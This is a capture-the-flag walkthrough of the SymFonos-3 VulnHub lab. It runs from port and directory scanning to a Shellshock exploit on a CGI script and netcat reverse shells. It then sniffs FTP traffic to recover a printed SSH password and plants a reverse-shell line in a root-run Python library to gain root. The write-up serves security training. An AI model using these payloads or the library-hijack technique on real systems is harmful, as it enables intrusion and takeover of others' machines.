SymFonos-3

By Praveen Kumar Sharma

For me the IP of the machine is : 192.168.110.29

```
┌──(pks㉿Kali)-[~/VulnHub/SymFonos-3]
└─$ ping 192.168.110.29 -c 5
PING 192.168.110.29 (192.168.110.29) 56(84) bytes of data.
64 bytes from 192.168.110.29: icmp_seq=1 ttl=64 time=0.849 ms
64 bytes from 192.168.110.29: icmp_seq=2 ttl=64 time=0.593 ms
64 bytes from 192.168.110.29: icmp_seq=3 ttl=64 time=0.630 ms
64 bytes from 192.168.110.29: icmp_seq=4 ttl=64 time=0.479 ms
64 bytes from 192.168.110.29: icmp_seq=5 ttl=64 time=0.445 ms

--- 192.168.110.29 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4079ms
rtt min/avg/max/mdev = 0.445/0.599/0.849/0.142 ms
```

Its online!!

Port Scanning :

All Port Scan :

```
nmap -p- -n -Pn -T5 --min-rate=10000 192.168.110.29 -o allPortScan.txt
```

```
┌──(pks㉿Kali)-[~/VulnHub/SymFonos-3]
└─$ nmap -p- -n -Pn -T5 --min-rate=10000 192.168.110.29 -o allPortScan.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-11 23:03 IST
Nmap scan report for 192.168.110.29
Host is up (0.00016s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http
```

Open ports

```
PORT STATE SERVICE
21/tcp open ftp
22/tcp open ssh
80/tcp open http
```

Lets try a aggressive scan on these ports

Aggressive Scan :

```
nmap -sC -sV -A -T5 -p 21,22,80 192.168.110.29 -o aggresiveScan.txt
```

```
┌──(pks㉿Kali)-[~/VulnHub/SymFonos-3]
└─$ nmap -sC -sV -A -T5 -p 21,22,80 192.168.110.29 -o aggresiveScan.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-11 23:05 IST
Nmap scan report for symfonos3 (192.168.110.29)
Host is up (0.00056s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     ProFTPD 1.3.5b
22/tcp open  ssh     OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
| ssh-hostkey:
|   2048 cd:64:72:76:80:51:7b:a8:c7:fd:b2:66:fa:b6:98:0c (RSA)
|   256 74:e5:9a:5a:4c:16:90:ca:d8:f7:c7:78:e7:5a:86:81 (ECDSA)
|_  256 3c:e4:0b:b9:db:bf:01:8a:b7:9c:42:bc:cb:1e:41:6b (ED25519)
80/tcp open  http    Apache httpd 2.4.25 ((Debian))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.25 (Debian)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.77 seconds
```

Lets do some directory fuzzing now

Directory Fuzzing :

```
gobuster dir -u 192.168.110.29 -w /usr/share/wordlists/dirb/common.txt -o directories.txt
```

```
┌──(pks㉿Kali)-[~/VulnHub/SymFonos-3]
└─$ gobuster dir -u 192.168.110.29 -w /usr/share/wordlists/dirb/common.txt -o directories.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.110.29
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htpasswd            (Status: 403) [Size: 279]
/.hta                 (Status: 403) [Size: 279]
/.htaccess            (Status: 403) [Size: 279]
/cgi-bin/             (Status: 403) [Size: 279]
/gate                 (Status: 301) [Size: 315] [--> http://192.168.110.29/gate/]
/index.html           (Status: 200) [Size: 241]
/server-status        (Status: 403) [Size: 279]
Progress: 4614 / 4615 (99.98%)
===============================================================
```

> Directories
>
> /cgi-bin/ (Status: 403) [Size: 279]
> /gate (Status: 301) [Size: 315] [--> http://192.168.110.29/gate/]
> /index.html (Status: 200) [Size: 241]

Btw the /gate is a rabbit hole dont go down there

Web Application

As i mentioned the /gate is a rabbit hole lets see the original website now

Nothing here

lets search what this /cgi-bin is

CGI

Information

The **CGI scripts are perl scripts**, so, if you have compromised a server that can execute ***.cgi*** scripts you can **upload a perl reverse shell** (`/usr/share/webshells/perl/perl-reverse-shell.pl`), **change the extension** from **.pl** to **.cgi**, give **execute permissions** (`chmod +x`) and **access** the reverse shell **from the web browser** to execute it.
In order to test for **CGI vulns** it's recommended to use `nikto -C all` (and all the plugins)

ShellShock

ShellShock is a **vulnerability** that affects the widely used **Bash** command-line shell in Unix-based operating systems. It targets the ability of Bash to run commands passed by applications. The vulnerability lies in the manipulation of **environment variables**, which are dynamic named values that impact how processes run on a computer. Attackers can exploit this by attaching **malicious code** to environment variables, which is executed upon receiving the variable. This allows attackers to potentially compromise the system.

apparently vulnerable to shellshock

Lets first try directory fuzzing on this /cgi-bin

```
gobuster dir -u 192.168.110.29/cgi-bin -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -o cgi-bin-
dir.txt
```

```
┌──(pks㉿Kali)-[~/VulnHub/SymFonos-3]
└─$ gobuster dir -u 192.168.110.29/cgi-bin -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -o cgi-bin-dir.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.110.29/cgi-bin
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/underworld           (Status: 200) [Size: 63]
Progress: 220560 / 220561 (100.00%)
===============================================================
Finished
===============================================================
```

Directory found

/underworld

this looks like the uptime command look at this on my machine

```
┌──(pks㉿Kali)-[~/VulnHub/SymFonos-3]
└─$ uptime
 23:15:00 up  4:32,  2 users,  load average: 0.33, 0.18, 0.10
```

Gaining Access

Now lets find a exploit with this shellshock i guess

```
└─$ searchsploit shellshock
----------------------------------------------------------------------------------- ---------------------------
 Exploit Title                                                                     |  Path
----------------------------------------------------------------------------------- ---------------------------
Advantech Switch - 'Shellshock' Bash Environment Variable Command Injection (Metasp | cgi/remote/38849.rb
Apache mod_cgi - 'Shellshock' Remote Command Injection                             | linux/remote/34900.py
Bash - 'Shellshock' Environment Variables Command Injection                        | linux/remote/34766.php
Bash CGI - 'Shellshock' Remote Command Injection (Metasploit)                      | cgi/webapps/34895.rb
Cisco UCS Manager 2.1(1b) - Remote Command Injection (Shellshock)                  | hardware/remote/39568.py
dhclient 4.1 - Bash Environment Variable Command Injection (Shellshock)            | linux/remote/36933.py
GNU Bash - 'Shellshock' Environment Variable Command Injection                     | linux/remote/34765.txt
IPFire - 'Shellshock' Bash Environment Variable Command Injection (Metasploit)     | cgi/remote/39918.rb
NUUO NVRmini 2 3.0.8 - Remote Command Injection (Shellshock)                       | cgi/webapps/40213.txt
OpenVPN 2.2.29 - 'Shellshock' Remote Command Injection                             | linux/remote/34879.txt
PHP < 5.6.2 - 'Shellshock' Safe Mode / disable_functions Bypass / Command Injection | php/webapps/35146.txt
Postfix SMTP 4.2.x < 4.2.48 - 'Shellshock' Remote Command Injection                | linux/remote/34896.py
RedStar 3.0 Server - 'Shellshock' 'BEAM' / 'RSSMON' Command Injection              | linux/local/40938.py
Sun Secure Global Desktop and Oracle Global Desktop 4.61.915 - Command Injection (S | cgi/webapps/39887.txt
TrendMicro InterScan Web Security Virtual Appliance - 'Shellshock' Remote Command I | hardware/remote/40619.py
----------------------------------------------------------------------------------- ---------------------------
Shellcodes: No Results

┌──(pks㉿Kali)-[~/VulnHub/SymFonos-3]
└─$
```

this one might work work for us

i changed its name to this

```
┌──(pks㉿Kali)-[~/VulnHub/SymFonos-3]
└─$ mv 34766.php exploit.php
```

ok so we can send command to the server now

```
┌──(pks㉿Kali)-[~/VulnHub/SymFonos-3]
└─$ php exploit.php -u http://192.168.110.29/cgi-bin/underworld -c ls
Command sent to the server!
```

Lets get a reverse shell

First start a listener

```
┌──(pks㉿Kali)-[~/VulnHub/SymFonos-3]
└─$ nc -lvnp 9001
listening on [any] 9001 ...
```

Now we type in this

```
┌──(pks㉿Kali)-[~/VulnHub/SymFonos-3]
└─$ php exploit.php -u http://192.168.110.29/cgi-bin/underworld -c "nc -e /bin/bash 192.168.110.64 9001"
```

It should hang here now type in this

```
┌──(pks㉿Kali)-[~/VulnHub/SymFonos-3]
└─$ php exploit.php -u http://192.168.110.29/cgi
python -c 'import pty; pty.spawn("/bin/sh")'
```

And we should have shell now

```
┌──(pks㉿Kali)-[~/VulnHub/SymFonos-3]
└─$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [192.168.110.64] from (UNKNOWN) [192.168.110.29] 33868
id
uid=1001(cerberus) gid=1001(cerberus) groups=1001(cerberus),33(www-data),1003(pcap)
```

We got a shell!!

Lets upgrade it

```
┌──(pks㉿Kali)-[~/VulnHub/SymFonos-3]
└─$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [192.168.110.64] from (UNKNOWN) [192.168.110.29] 33880
python3 -c 'import pty; pty.spawn("/bin/bash")'
cerberus@symfonos3:/usr/lib/cgi-bin$ ^Z
zsh: suspended  nc -lvnp 9001

┌──(pks㉿Kali)-[~/VulnHub/SymFonos-3]
└─$ stty raw -echo;fg
[1]  + continued  nc -lvnp 9001

cerberus@symfonos3:/usr/lib/cgi-bin$ export TERM=xterm
cerberus@symfonos3:/usr/lib/cgi-bin$
```

im gonna run pspy here to find what is running on this machine in the background

```
cerberus@symfonos3:/tmp$ wget http://192.168.110.64/pspy64
--2024-08-11 12:55:28--  http://192.168.110.64/pspy64
Connecting to 192.168.110.64:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3104768 (3.0M) [application/octet-stream]
Saving to: 'pspy64'

pspy64              100%[===================>]   2.96M  13.7MB/s    in 0.2s

2024-08-11 12:55:29 (13.7 MB/s) - 'pspy64' saved [3104768/3104768]

cerberus@symfonos3:/tmp$
```

Lateral PrivEsc

Change the permission of this pspy64 then run it

u should find this

```
2024/08/11 12:56:54 CMD: UID=0     PID=3      |
2024/08/11 12:56:54 CMD: UID=0     PID=2      |
2024/08/11 12:56:54 CMD: UID=0     PID=1      | /sbin/init
2024/08/11 12:57:01 CMD: UID=0     PID=1550   | /usr/sbin/CRON -f
2024/08/11 12:57:01 CMD: UID=0     PID=1551   | /usr/sbin/CRON -f
2024/08/11 12:57:01 CMD: UID=0     PID=1552   | /bin/sh -c /usr/bin/curl --silent -I 127.0.0.1 > /opt/ftpclient/status
check.txt
```

Problem here is that we cant see whats going on this process as this file is owned by hades not our user right here

now to deal with this we are gonna capture some traffic here as ftp is plain text transmission form of communication

```
cerberus@symfonos3:/tmp$ tcpdump -D
1.ens3 [Up, Running]
2.any (Pseudo-device that captures on all interfaces) [Up, Running]
3.lo [Up, Running, Loopback]
4.nflog (Linux netfilter log (NFLOG) interface)
5.nfqueue (Linux netfilter queue (NFQUEUE) interface)
6.usbmon1 (USB bus number 1)
7.usbmon2 (USB bus number 2)
8.usbmon3 (USB bus number 3)
9.usbmon4 (USB bus number 4)
cerberus@symfonos3:/tmp$
```

im gonna choose this loopback as we are dealing with 127.0.0.1 comms

```
cerberus@symfonos3:/tmp$ tcpdump -w ftp.pcap -i lo
tcpdump: listening on lo, link-type EN10MB (Ethernet), capture size 262144 bytes
```

Wait here for like 2-3 min so we can capture that ftp transmission here

Start a simple HTTP server then recive it from ur machine


```
cerberus@symfonos3:/tmp$ python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
192.168.110.64 - - [11/Aug/2024 13:04:18] "GET /ftp.pcap HTTP/1.1" 200 -
```

```
┌──(pks㉿Kali)-[~/VulnHub/SymFonos-3]
└─$ wget http://192.168.110.29:8000/ftp.pcap
--2024-08-11 23:34:18--  http://192.168.110.29:8000/ftp.pcap
Connecting to 192.168.110.29:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3784 (3.7K) [application/vnd.tcpdump.pcap]
Saving to: 'ftp.pcap'

ftp.pcap                    100%[=========================================>]   3.70K  --.-KB/s    in 0s

2024-08-11 23:34:18 (665 MB/s) - 'ftp.pcap' saved [3784/3784]
```

Lets see this file in wireshark



Go on the blue one here and follow the tcp stream here

Ssh creds found

Username : hades
Password : PTpZTfU4vxgzvRBE

```
┌──(pks㉿Kali)-[~/VulnHub/SymFonos-3]
└─$ ssh hades@192.168.110.29
The authenticity of host '192.168.110.29 (192.168.110.29)' can't be established.
ED25519 key fingerprint is SHA256:W2RvYQCoyTPbHNSQycwjo7k7cc0JvfWbk4WpSDnK4Dk.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:20: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.110.29' (ED25519) to the list of known hosts.
hades@192.168.110.29's password:
Permission denied, please try again.
hades@192.168.110.29's password:
Linux symfonos3 4.9.0-9-amd64 #1 SMP Debian 4.9.168-1+deb9u3 (2019-06-16) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
No mail.
Last login: Mon Apr  6 14:06:02 2020 from 192.168.50.128
hades@symfonos3:~$
```

Vertical PrivEsc

So lets see this file /opt/ftpclient/statuscheck.txt now

```
hades@symfonos3:~$ ls -al /opt/ftpclient/statuscheck.txt
-rw-r--r-- 1 root hades 251 Aug 11 13:08 /opt/ftpclient/statuscheck.txt
hades@symfonos3:~$ cat /opt/ftpclient/statuscheck.txt
HTTP/1.1 200 OK
Date: Sun, 11 Aug 2024 18:08:01 GMT
Server: Apache/2.4.25 (Debian)
Last-Modified: Sat, 20 Jul 2019 05:19:54 GMT
ETag: "f1-58e15fe4052c8"
Accept-Ranges: bytes
Content-Length: 241
Vary: Accept-Encoding
Content-Type: text/html
```

Useless

I ran linpeas
So i found this script that is running this which is located here

```
hades@symfonos3:~$ find / -name ftplib.py 2>/dev/null
/usr/lib/python2.7/ftplib.py
/usr/lib/python3.5/ftplib.py
```

lets go with the 2.7 version first to see what it is (its ran by root looks like)

Lets just get a reverse shell as root as root is running this file

Original file

```
    from socket import getfqdn; socket.getfqdn = getfqdn; del getfqdn
except ImportError:
    import socket
from socket import _GLOBAL_DEFAULT_TIMEOUT

__all__ = ["FTP","Netrc"]

# Magic number from <socket.h>
MSG_OOB = 0x1                           # Process data out of band


# The standard FTP server control port
FTP_PORT = 21
# The sizehint parameter passed to readline() calls
MAXLINE = 8192



# Exception raised when an error or invalid response is received
```

I added this

```
# Magic number from <socket.h>
MSG_OOB = 0x1                           # Process data out of band

os.system("nc -e /bin/sh 192.168.110.64 4444")

# The standard FTP server control port
FTP_PORT = 21
# The sizehint parameter passed to readline() calls
MAXLINE = 8192
```

save this start a listener

```
┌──(pks☺Kali)-[~/VulnHub/SymFonos-3]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
```

and we wait to get a shell as root


Got root

```
┌──(pks☺Kali)-[~/VulnHub/SymFonos-3]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.110.64] from (UNKNOWN) [192.168.110.29] 49604
id
uid=0(root) gid=0(root) groups=0(root)
```

here is the proof

```
cat proof.txt

        Congrats on rooting symfonos:3!
```



```
        Contact me via Twitter @zayotic to give feedback!
```

Thanks for Reading :)